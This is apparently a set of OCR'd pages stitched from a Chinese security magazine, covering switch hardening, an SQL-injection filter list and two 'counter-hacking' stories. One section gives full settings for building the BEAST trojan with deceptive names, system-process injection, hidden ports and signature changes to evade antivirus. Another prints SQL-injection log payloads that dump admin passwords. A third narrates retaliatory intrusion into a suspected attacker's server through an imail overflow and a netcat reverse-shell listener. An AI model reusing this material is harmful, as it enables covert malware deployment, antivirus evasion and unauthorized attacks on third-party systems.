一个有经验的黑客只需要简单的信息就可以构造一个拓扑图，从而制定下一步的渗透。因此我们为了保护登录账号及密码，建议使用ssh（secure shell）来登录设备。我们知道系统自带的telnet是用明文传输数据的，如果黑客利用网络其它主机来嗅探网络，那么带来的后果可想而之，如果用ssh登录的信息被嗅探也要用大量的时间来破解。

```
C3550CER>show ip route

Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route

Gateway of last resort is not set
C       192.168.1.0/24 is directly connected, FastEthernet0/1
C       192.168.2.0/24 is directly connected, FastEthernet0/2
C       192.168.3.0/24 is directly connected, FastEthernet0/3
C       192.168.4.0/24 is directly connected, FastEthernet0/4
C       192.168.5.0/24 is directly connected, FastEthernet0/5
C       172.16.2.0/24 is directly connected, FastEthernet0/6
D       10.1.1.0/24 [90/1628160] via 192.168.2.2, 00:00:47, FastEthernet0/2
C       /24 is directly connected, Vlan 1
```

图3 show ip route 显示当前设备路由表

```
C3550CER>show vlan


VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    -        0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0
```

图4 show vlan 显示VLAN信息

为了保护我们的账号，可以在交换机上启用AAA认证来保证设备安全。AAA认证分为authentication、authorization、accounting，这里只简单介绍一下authentication认证的配置：

```
aaa new-model   //启动AAA认证机制
aaa authentication login name tacas+ radius
 //此认证的名字是name，认证方法是tacas+、radius
line vty 0 4
login authentication name  //在console接口应用AAA认证
```

大体的意思是，交换机启用了一个名子为name的认证。而name定义了两个认证方法tacas+、radius，当交换机收到客户用户名和密码时，将此信息发到tacas+服务器上认证。而当tacas+失效时启用radius，radius也是一种认证服务器。然后在vty也就是telnet端口上应用这个认证。

```
aaa new-model
aaa authentication dot1x defuault group radius  //定义一个dot1x认证
dot1x system-autn-control          //全局启用这个认证
interface fastethernet 2/1
 dot1x port-control auto
```

将interface fastethernet 2/1这个端口保护起来，当有数据经过交换机时，认证服务器会进行检验。这很适合公共场所，任何人都有可能把PC连接到交换机上，就算没有授权用户连接到交换中的某个接口，他的数据包也不能通过设备。当然，AAA认证不只是简单这些，他是一个很复杂的技术，有兴趣的朋友可以找资料研究一下。

不知道大家是否有过这样的经历，在一个小区网络或旅店网络里，你可以看到邻居家电脑的同时他也可以看到你的电脑。常常看到一些渗透内网的文章入侵网络中一台电脑，然后进行嗅探得到另一台电脑的管理员密码，IPC$就可以入侵成功。这种的网络是很多的，而且一般解决方案就是为网络划分VLAN，如果每台电脑都需要隔离的话，那就要为每台电脑分配一个VLAN号码(注：不同VLAN在没有第三层设备支持下是无法通信的)。但是如果这个网络里有几千台电脑，这个方案好像不太现实。在这种情况下就要用到主、从VLAN技术来保证每台电脑作到隔离。在这样的网络里，即使相同的从VLAN也是不可以相互通信的，这又为须要高度敏感的网络提高一层安全系数，而且又节约了VLAN、IP网段的数量。我们简单的介绍一下主、从VLAN的配置，进入VLAN配置模式：

```
Vtp mode transparent
vlan 201
  private-vlan isolated
vlan 200
 private-vlan promiscuous
 private-vlan association 201
interface fastethernet 2/1
  switchport mode private-vlan promiscuous
  switchport private-vlan mapping 200 201
interface fastethernet 3/1
switchport mode private-vlan host
switchort private-vlan host-association 200 201
```

要注意的一点是，配置从VLAN必须把VTP模式改成透明模式，由于篇幅有限我就不作过多的解释了，如果有什么问题可以来论坛直接联系我。虽然本文这样配置不一定能保证网络一定安全，只是可以提高一些安全系数，而本人技术还很浅薄有不正确之处，还请各位前辈不吝指教。此文只作一个抛砖引玉的作用，希望更多大牛人写出更好的文章。

"禽兽"从善，捍卫安全

——木马在反黑中的应用

yacou [S.C.T]，杀毒防马研究组

木马已经无人不晓了，大家都知道其实木马应该属于远程控制软件的行列，而由于黑客对远程控制的改造把原本善良的"马"变成了可怕的"马"。木马和远程控制软件的最大区别就在于，前者不易被发现隐蔽性高，而且经常被用做一些违法的勾当，而后者是光明正大的所以不用去隐藏自身，主要是用于远程服务。

而今天要讲的木马就是大名鼎鼎的BEAST（中文名字叫禽兽），通过我对它的驯服让它其弃恶从善来保护系统的安全。

现在黑客攻击事件实在太多了，特别在网吧里更为严重。由于网吧里的管理者大多都不太懂相关的知识而且安全意识也很差，常常导致整个网吧被盗号，中木马，搞不好连主机也会被黑掉。

其中原因有以下几个方面：

1. 网吧管理人员安全意识和安全技术几乎为零；

2. 网吧内没有安装杀毒软件和防火墙；

3. 默认共享没有关闭，IPC$通道没有关闭，开放135，139，445端口，系统管理员密码为空（有密码的也是弱口令）；

4. 系统没有打相应的补丁。

看看这些上面弱智的问题，只要是个Tool kids这样的攻击者一下就能把网吧搞得天昏地暗的。我也问过网吧老板原因，他说什么为了提高电脑的性能就把杀毒软件和防火墙给弃用了。大家想想，只要能上网的设备第一个想到的就是安全，可见现

在许多网吧的业主都不重视消费者的信息安全，哎~~~ 无奈啊！

当然，也曾经有个网吧老板问我如何提高网吧的安全性能，直到我碰到强大的beast后也才有了好的方法。很简单但十分实用，特别是对付那些Tool kids，有几个网吧的老板都在使用我的这个方法了。于是写出来共享一下，高手不要见笑哦。

为什么选择BEAST？

答：因为他小巧，占用资源较少，稳定性很高，功能十分强大，符合网吧老板的要求。

防范思路：

先把恶意程序加入到BEAST的KILL列表中，并且配置好相应的参数后在每个终端上执行；再用硬盘还原卡或系统还原精灵等工具来保护它，只要终端上有人运行恶意程序，BEAST会自动终止这个恶意程序。

实施步骤：

打开BEAST的操作窗口依次选择“Build Server”→“AV-FW Kill”，选中“Kill AV-FW on Start”和“Kill AV-FW on every”两个选项。再点击“Configure”按钮，先点击“Clear List”按钮把程序自带的380多项清除，然后耐心的逐个添加要终止的恶意程序（例如一些可疑的进程名字，盗QQ的进程名字，这需要自己的收集哦）填写到这个列表里面，点击“OK”按钮，如图1所示。




图1 终止的恶意程序列表

注意

BEAST列表中的程序名字，必须是需要终止的程序在进程中的名字哦！

利用“AV-FW Kill”功能来终止恶意程序，它可以定义500个项目而且十分稳定有效这也是我选择它的原因之一。

到这里还没有完呢，我们还要进行其他参数的设置。在Server Settings中选择“Basic”→“Listen Port”，在这里设置一些迷惑性大的端口，例如这里设置成为**6008**，因为svchost这个服务程序的端口就是6000往上的；“Password”设置为**7788414**；如果网吧内有防火墙，建议设置SIN Port的端口，这样可以有效的穿过防火墙；“Server Name”是设置服务端的名字，建议设置成为如**service.exe**这样有迷惑性的名字；“Reside in <Windows>”与“**Reside in <System>**”是服务端潜伏的地方，我们选择的是“**Reside in <System>**”；左边还可以设置服务端是否注入到其他程序当中，建议不要注入到Internet Explorer和Explorer.exe，因为注入后运行不太稳定，可以选择注入到如：**Services.exe、lsass.exe、csrss.exe**这样的系统服务中，不过这里我们选择的是“No Injection”，意思是不注入，如图2所示。在“startup”这个选项中可以自己调整，默认就基本上可以了，如图3所示。




图2 服务端配置




图3 startup选项设置

在“Misc”这个选项中只选择“Open port on-line only”，其他的都关闭即可，如图4所示。




图4 Misc选项设置

其他选项就不用了，点击“Save Server”按钮生成服务端，如图5所示。

马上运行看看效果吧！（如果终端上安装有杀毒软件，一定要对生成后的服务端进行修改特征码处理，不然首先就被杀毒软件给干掉了）怎么样，在BEAST的保护下是不是觉得安全多了一些呢？如果谁在网吧做坏事情，主机还可以进行控制或发消息警告他，也可以进行屏幕监控把证据录下来看他招不招。

优点与缺点：

优点在于可以即时终止恶意程序的运行。即你实现在BEAST的KILL列表中定义的进程名字，由于BEAST采用极为少见的Active X控件进行木马启动，增加了隐




图5 生成服务端

蔽性让攻击者不易找到。又由于打开了“Open port on-line only”功能，通过扫描是找不到BEAST开的端口，从而使攻击者忽略是木马程序的缘故。

缺点在于BEAST只能定义500个项有局限性，如果攻击这修改了恶意程序在进程中的名字，此防范方法就无效了。

【本文涉及的Beast 2.07在光盘中有收录】

编辑点评： 本文还是有可取之处的，毕竟在网吧装上杀毒软件之类的“正道程序”很容易被人K掉，而用BEAST以黑打黑、以毒攻毒，说不定效果会更好。

上接第399页

3. 攻击者职业确定

由于一般中午12点半以后才实施攻击，猜测判断他可能是上班一族，在中午吃完午饭后才实施攻击。也许攻击者就是某个高校的学生呢。读书时可要好好读书，别学坏了啊！

四、防护措施

SQL注入的攻击对象是存在安全漏洞的数据访问代码。攻击者可发送SQL输入来更改数据库中的预期查询或执行全新的查询。表单身份验证登录页是常见的攻击对象，因为查询用户存储所使用的是用户名和密码。事后我们对于服务器的“/pub/search.aspx”这个请求页面要进行代码修改，防止再次发生SQL数据库攻击。

其他的防止数据库SQL注入攻击的文章很多了，就不多说了，仅仅附上一般需要过滤的特殊字符及字符串。如下：

```
net user   xp_cmdshell  /add    exec
master.dbo.xp_cmdshell    char
select            count          Asc
net localgroup administrators  mid
'       :          "            in-
sert              %
drop table  truncate   from    delete
from                   update
```

编辑点评： 通过日志入侵者的踪迹清晰可察。来无影去无踪，可能才是黑客的最高境界吧。通过构建一个web蜜罐，吸引别人入侵来分析日志，未尝也不是一个好的学习办法。

GPRS、CDMA的发展和推广，使得通过手机进聊天室聊天的人就越来越多，与此同时手机“黑客”也随之浮出水面了。呵呵，别误会，本次“反黑现场”不是教大家如何反击手机黑客，而是给大家展示一下“手机在反追踪中的妙用”，这回你就不用在电脑前两眼直瞪等待“黑客”上线了，让我们来看看“黑客”是如何自投罗网的。通过日志来追踪黑客的蛛丝马迹，在“充分利用web日志分析SQL脚本注入漏洞攻击”一文中将会有详细描述。

月夜反黑行——手机在反追踪中的妙用

AK-47（舒平）

“月到中秋分外明，清辉悄洒何悠悠。”早在半个月前就计划着要在中秋之夜好好的休息休息，缓解下最近高压的生活。当天下午正当我和死党策划着晚上怎么过时，手机响了，正想着谁打电话祝我节日快乐呢，可一接电话，心马上凉了半截——晚上的计划要泡汤了……

电话是我一网管朋友打来的，说他们公司的服务器被入侵了，而且后果很严重，上面一个站web目录中的几乎所有文件都被恶意删除了，数据库也被删的乱七八糟。虽然网站留有备份，但最近一个星期的数据已经是无法挽回了。

两个月前，我曾帮这位朋友给服务器做了一次比较彻底的安全配置，设置了BT的系统环境，独立的web用户，严格的目录访问权限，以及删除了一切不必要而又危险的组件。由于他们公司提供类似虚拟主机的业务，服务器上有9个站，web方面很难做到滴水不漏，所以当时做安全配置的目的主要是针对服务器的安全，也就是说，即使入侵者拿到了webshell，也不能对服务器安全构成威胁。本来以为这么设置就可以高枕无忧了，却没想到还是被人入侵了。拿了朋友给的PCAnywhere密码登陆上去，检查了一下，确定系统安全没有受到威胁，只是web方面的问题，9个站中的其中一个差不多已经空了。估计是这个BT配置惹恼了入侵者，在他提升权限失败后一怒之下删除了web中的文件以及数据库中的表。像这种连最基本规则都不遵守的所谓“黑客”，是必须要受到惩罚的！带着秋夜赏月计划落空的郁闷心情，我开始了下面的反击……

他是从web入手的，所以很有可能是sql injection漏洞或者上传漏洞让他拿到了webshell。既然没有拿到系统权限，那么，IIS日志一定是完整的，也是一定留有他入侵记录的。于是，我打开了当天的IIS日志，由于日志太大，我直接搜索“and”，“select”等关键字，马上，他完整的入侵过程就清晰的显现出来了，我们从中挑选几条作为分析。

```
2005-09-18 10:32:25 W3SVC1 61.152.xxx.xxx GET /house/loupan/lp.asp id=100%20and%20(Select%20count(1)%20from%20[sysobjects])>=0 80 - 211.xxx.xxx.135 Microsoft+URL+Control+-+6.00.8862 200 0 0
```

相信分析过NBSI2的朋友对这个不会陌生，这是NBSI2留下的记录。这条是NBSI判断数据库是否为mssql的语句，从上面可以看到，返回200，成功。

```
2005-09-18 10:32:36 W3SVC1 61.152.160.199 GET /house/loupan/lp.asp id=100%20And%20(Select%20Top%201%20cast(name%20as%20varchar(8000))%20from(Select%20Top%203%20id,name%20from%20[0791fc]..[sysobjects]%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)>0|143|80040e07|将_varchar_值_'manage'_转换为数据类型为_int_的列时发生语法错误。 80 - 211.xxx.xxx.135 Microsoft+URL+Control+-+6.00.8862 500 0 0

2005-09-18 10:33:45 W3SVC1 61.152.160.199 GET /house/loupan/lp.asp id=100%20And%20(Select%20Top%201%20isNull(cast([id]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([pwd]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([uname]%20as%20varchar(8000)),char(32))%20From%20(Select%20Top%204%20[id],[pwd],[uname]%20From%20[0791fc]..[manage]%20Where%201=1%20Order%20by%20[id],[pwd],[uname])%20T%20Order%20by%20[id]%20desc,[pwd]%20desc,[uname]%20desc)>0|143|80040e07|将_varchar_值_'60|admin3948xcicd|adminyi'_转换为数据类型为_int_的列时发生语法错误。 80 - 211.xxx.xxx.135 Microsoft+URL+Control+-+6.00.8862 500 0 0
```

上面两条是他爆出了manage表以及manage中的管理员账号，密码。爆出了密码，就要找后台登陆了，看下一条。

```
2005-09-18 10:35:51 W3SVC1 61.152.160.199 GET /house/manage/index.asp - 80 - 211.xxx.xxx.135 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
```

从后面的日志中知道他是登陆了后台，然后通过上传文件上传了asp木马。在这里，入侵过程已经不是重点了，最重要的是，我知道了他的IP：211.xxx.xxx.135。希望有个好运气，能从这个IP发现些什么。

对IP扫描了一下端口，哈，竟然开了80和3389，登上去一看，还是个挺大的网站。看到这里就知道这回有戏了，这很有可能是那家伙的肉鸡，只要拿下了它，就可能在上面发现些蛛丝马迹。因为现在系统普遍比较安全，所以我的习惯一般都是先从web入手，于是，开始检测它web的安全性。发现是IIS的server，但却是php的页面。由于我对php不熟悉，随便看了看也没发现有什么可以利用的地方，之后试遍了旁注和其他方法，都没发现什么有用的东西。正一筹莫展之际，突然想到了刚才的端口扫描结果。当时发现了80和3389光顾着兴奋了，却忽略了一个很重要的结果，端口还开了25、110和8383。呵，8383不是imail的web登陆口吗。记得imail是出过几个溢出的，指不定这回就让我给撞上了。马上在IE里面输入211.xxx.xxx.135：8383，出来了imail版本，7.11。如图1所示。

imail 7.11该是一个很老的版本了，不知道有没有溢出，马上到安全焦点搜了一下，还真是人品不错，7.11就是存在溢出漏洞的imail版本之一，而且这个溢出可以拿到system权限。在安焦找到了这个漏洞的详细资料以及利用的exploit。这是02年8月的一个老漏洞了，但是这个漏洞没有补丁，唯一的办法就是升级imail的版本。既然这台服务器用的还是imail7.11，那么，嘿嘿……看来那个放着好好中秋节不过却拿个扫描器到处乱黑的家伙注定要被我修理了。




图1 imail的web登陆界面

用cygwin编译了一下那个exploit，可以正常使用，还是个带反弹端口的exploit，防火墙也没用了。先打开一个CMD窗口本地监听**nc -v -l -p 9999**，然后在另一个CMD窗口中按照说明进行溢出，成功！监听的CMD马上获得了一个system权限的shell，如图2、图3所示。

